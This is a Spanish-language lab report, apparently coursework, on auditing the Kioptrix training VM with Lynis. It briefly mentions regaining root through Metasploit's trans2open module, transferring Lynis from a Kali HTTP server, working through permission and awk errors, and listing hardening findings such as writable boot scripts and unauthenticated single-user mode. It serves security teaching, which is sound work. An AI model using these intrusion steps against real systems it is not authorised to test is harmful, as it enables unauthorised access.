


Fig 5. Levantamos servidor temporal

3.2.2 Descarga y ejecución del análisis (Terminal Kioptrix)

La transferencia y ejecución se realizó desde la shell remota de root obtenida en la Fase 1, lo que permite la auditoría completa del sistema.

1. Volvemos a vulnerar Kioptrix a través de metasploit con trans2open para poder tener acceso root y realizar la auditoría




Fig 6. Accedemos a KIO

2. Confirmamos la elevación de privilegios a root, esencial para una auditoría exhaustiva del sistema operativo.
3. Creamos una carpeta temporal dentro de Kioptrix para almacenar el archivo descargado.

```
whoami
root
hostname
kioptrix.level1
mkdir /tmp/lynis-audit
cd /tmp/lynis-audit
```

Fig 7. Confirmamos acceso y creamos carpeta para auditoría

4. Descargamos el paquete de Lynis desde el servidor HTTP temporal del Kali (192.168.200.5)




Fig 8. Descargamos Lynis en Kio

5. Descomprimimos el paquete binario y scripts de Lynis.

```
cd /tmp
ls -la lynis-kioptrix.tar.gz
-rw-rw-rw-    1 root     root      9908228 Oct 23 19:13 lynis-kioptrix.tar.gz
tar -xzf lynis-kioptrix.tar.gz
ls -la lynis/
ls: lynis/: Not a directory
ls -la | grep -i lynis
-rwxrwxr-x    1 1000     1000        52450 Oct 23 19:10 lynis
drwxrwxrwx    2 root     root         1024 Oct 23 22:49 lynis-audit
-rw-rw-rw-    1 root     root      9908228 Oct 23 19:13 lynis-kioptrix.tar.gz
-rw-rw-r--    1 1000     1000         5746 Oct 23 19:10 lynis.8
find . -maxdepth 1 -name "*lynis*" -o -name "*Lynis*" 2>/dev/null
./lynis-audit
./lynis-kioptrix.tar.gz
./lynis.8
./lynis
```

Fig 9. Descomprimimos

6. Ajustamos estructura y permisos iniciales (varios intentos fueron necesarios) ya que Lynis advierte si se ejecuta desde un directorio con permisos inseguros. En los logs se muestra: “Change ownership of /tmp/lynis-audit/include/functions to 'root'...” y el mensaje de comprobación.

```
\nFatal error: can't find include directory\nMake sure to execute Lynis from untarred directory or check your installation.
cd /tmp && rm -rf lynis-audit && mkdir lynis-audit && cd lynis-audit && tar -xzf ../lynis-kioptrix.tar.gz && chmod +x lynis && ./lynis --versi
on && echo "✓  LISTO!" || echo "×  Algo salió mal"


[!] Change ownership of /tmp/lynis-audit/include/functions to 'root' or similar (found: 1000 with UID ).

    Command:
      # chown 0:0 /tmp/lynis-audit/include/functions

[X] Security check failed

    Why do I see this error?
    ------------------------

    This is a protection mechanism to prevent the root user from executing user created files. The files may be altered, or including maliciou
s pieces of script.

    What can I do?
    --------------

    Option 1) Check if a trusted user created the files (e.g. due to using Git, Homebrew or similar).
              If you trust these files, you can decide to continue this run by pressing ENTER.

    Option 2) Change ownership of the related files (or full directory).

       Commands (full directory):
         # cd ..
         # chown -R 0:0 lynis
         # cd lynis
         # ./lynis audit system

[ Press ENTER to continue, or CTRL+C to cancel ]
3.1.6
✓  LISTO!
```

Fig 10. Ajustamos permisos

7. Resolvemos dependencias encontradas por Lynis (awk faltante o mal link) ya que, muchas pruebas de Lynis llaman a awk; si no está disponible falla.

- Lynis informó: Fatal error: awk binary not found
- Se solucionó creando un wrapper / enlaces a gawk y/o copiando gaw

En los logs se muestra el procedimiento para resolverlo y la verificación “Funciona!”




Fig 11. Resolvemos dependencias




Fig 12. Creamos Wrapper

8. Aseguramos permisos/propietario en el árbol Lynis (Lynis advierte si archivos no son propiedad de root) ya que, Lynis evita ejecutar código desde ubicaciones con propietarios/atributos inseguros






Fig 13-14. Fijamos permisos específicos

9. Creamos un “path” para garantizar la ejecución de la auditoría de sistema principal. El parámetro --fast realiza un escaneo rápido, y --report-file guarda los resultados para su posterior análisis




Fig 15. Iniciamos auditoría

10. Lynis completa el análisis de 252 tests y genera el informe final y las sugerencias de endurecimiento



Fig 16. Análisis completo

3.3 Resultados de vulnerabilidades encontradas

3.3.1 Hallazgos Críticos

1. Scripts de Inicio Globalmente Escribibles
    - Riesgo: ALTO
    - ID: BOOT-5184
    - Archivos afectados: /etc/rc, /etc/rc.local
    - Impacto: Usuarios no privilegiados pueden modificar procesos de arranque

    - Evidencia:




Fig 17. BOOT 51-84

2. Modo Single-User Sin Autenticación
    - Riesgo: CRÍTICO
    - ID: AUTH-9308
    - Impacto: Acceso root directo sin contraseña
    - Consecuencia: Bypass completo de seguridad

    - Evidencia:




Fig 18. AUTH-9308

3. Configuración PHP Peligrosa
    - Riesgo: ALTO
    - Servicio: Apache/1.3.20 con PHP
    - Vulnerabilidades:
        - ✓ expose_php = On - Información de versión expuesta
        - ✓ enable_dl = On - Carga dinámica de extensiones habilitada
        - ✓ allow_url_fopen = On - Descarga de archivos remotos
        - ✓ allow_url_include = On - Inclusión de código remoto

